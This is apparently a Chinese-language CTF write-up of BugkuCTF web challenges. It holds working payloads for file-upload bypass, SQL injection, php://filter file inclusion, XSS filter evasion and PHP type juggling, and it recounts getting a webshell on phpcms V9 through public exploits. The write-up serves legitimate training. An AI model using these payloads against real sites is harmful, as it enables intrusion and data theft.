BUGKUctf-web-writeup

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文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/zhengjim/p/6972527.html

因为是利用word直接转换的，所以排版有点乱，找到了原有word，用markdown重写了遍。
地址在：http://www.zhengjim.com/2019/05/11/166.html

找到了个ctf平台。里面的web挺多的。终于将web题目写的差不多了。

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
Web

签到题

加群就可以了

Web2

直接F12就看到了




文件上传测试


Burp抓包


文件名改成 1.jpg.php 即可

计算题

F12 改长度限制即可









Web3

阻止一直弹框，然后源代码




解码下就可以了




Sql注入

右键源代码，看到gb2312 易想到宽字节注入



爆出数据库：




SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	sql5

结合题目，得flag



SQL注入测试

查询key表,id=1的string字段


id	1
key	fdsafdasfdsa
id	1
key	54f3320dc261f313ba712eb3f13a1f6d
id	1
key	aaaaaaaaaa

SQL注入1

Sql语句：$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";

可以用%00绕过关键字过滤

爆出数据库：




以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','s
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字！'.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：

id	1
title	sql3

Flag：



以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','slee
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字！'.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```


当前结果：

id	1
title	c3d3c17b4ca7f791f85e#$1cc72af274af4adef

你必须让他停下

Burp抓包

返回的包图片不一样. Intruder 多次试试
随便构造没用的参数发送就行了
根据length 查看就行了




本地包含

源代码

```php
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

eval存在命令执行漏洞，构造出文件包含



Base64解码即可

后来得知可以这么写。

积累太少。


变量1

源代码


flag In the variable ! <?php

```
error_reporting(0);
include  "flagl.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args  =  $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args  error!");
        }
        eval("var_dump($$args);");
}
?>
NULL
```

（和“百度杯”CTF比赛（二月场）题目一致）
提示flag在变量里。正则匹配只能大小写字符和数字。 eval("var_dump($$args);");打印出变量的值。 利用超全局数组 GLOBALS 可以打印出所有变量。




Web4




右键源代码 看见了一串js代码 先URL解码

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码？<br>
<br>
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%6
28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%3d%37%64%37%
var p2 =
'%61%61%30%34%38%63%66%36%65%38%37%61%37%31%31%34%6f%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%7
72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
```



就是拼接 67d709b2b54aa2aa648cf6e87a7114f1 提交




Web5

右键源代码，将JSfuck代码扔进F12控制台

flag在index里


点下链接http://120.24.86.145:8005/post/index.php?file=show.php
发现File参数 易想到文件包含漏洞
PAYLOAD:http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
Base64解码



phpcmsV9


利用注册页面的漏洞试试能不能getshell。显示操作失败。


所以只能先利用sql注入，注入出后台账号和密码。网上有很多注入exp。



花了一毛解密 a123456


在后台可以直接看到我们在注册页面上传的shell， 原来只是没回显。 菜刀连上去即可







海洋CMS

利用网上已经知道的漏洞。



根据提示，列出目录开始找。






flag{felege-ctf-2017_04}

输入密码查看flag

根据提示 用BURP爆破




前女友

点链接看到源代码

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

利用PHP md5()漏洞与strcmp()漏洞




成绩单

容易看出考SQL注入

爆表：-1' union select 1,table_name,3,4 from information_schema.tables where TABLE_SCHEMA='skctf_flag' LIMIT 0,1
爆字段：-1' union select 1,column_name,3,4 from information_schema.columns where TABLE_SCHEMA='skctf_flag' and table_name='fl4g' LIMIT 0,1#
Flag：-1' union select 1,skctf_flag,3,4 from fl4g#

Web3



Flag base64解码后还有base64的字符 在解码 。 是串数字。根据提示就是要把那串数字POST过去， 要短时间内。Python脚本：

!usr/bin/env python

!coding=utf-8

author = 'zhengjim'

```
import requests
import base64

url ='http://120.24.86.145:8002/web6/'

r =requests.session()

headers = r.get(url).headers
key = base64.b64decode(base64.b64decode(headers['flag']).split(':')[1])
data={'margin':key}
print r.post(url=url,data=data).content
```

```
KEY{111dd62fcd377076be18a}

进程已结束,退出代码0
```

cookies欺骗？？


点进来URL

http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

a2V5cy50eHQ=解码是keys.txt 所以替换成base64后的index.php。Line是行数

遍历获得源代码

得到源代码后，看出，构造cookie margin=margin 然后读keys.php即可



XSS



```
    <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
</head>
<body>
        <div class="container">
            <h2>XSS注入测试</h2>
            <div class="alert alert-success">
                <p>1、请注入一段XSS代码，获取Flag值</p>
                <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
            </div>
            <div id="s"></div>
        </div>
        <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
        <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
        <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
        <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>



    <script>
    var s="";    document.getElementById('s').innerHTML = s;
    </script>
</body>
</html>
```

过滤<> 用\u003cscript\u003ealert(*key*)\u003c/script\u003e 可绕过


never give up

发现提示1p.html 访问1p.html后发现了一串WORDS 解码。有串base64解码 。在url解码


Base64编码说明



直接访问即可（出题人应该是忘记屏蔽了-。-）




正解应该是



flag{tHis_iS_THe_fLaG}


welcome to bugkuctf



看源代码：

```
you are not the number of bugku !

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')=="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

txt参数的 File_get_contents() 利用php://input 来绕过 file 的include() 文件包含



读出hint.php 解码后：

```php
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
?>
```

在读flag.php，结果提示不给flag 于是读下index.php


```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>
```

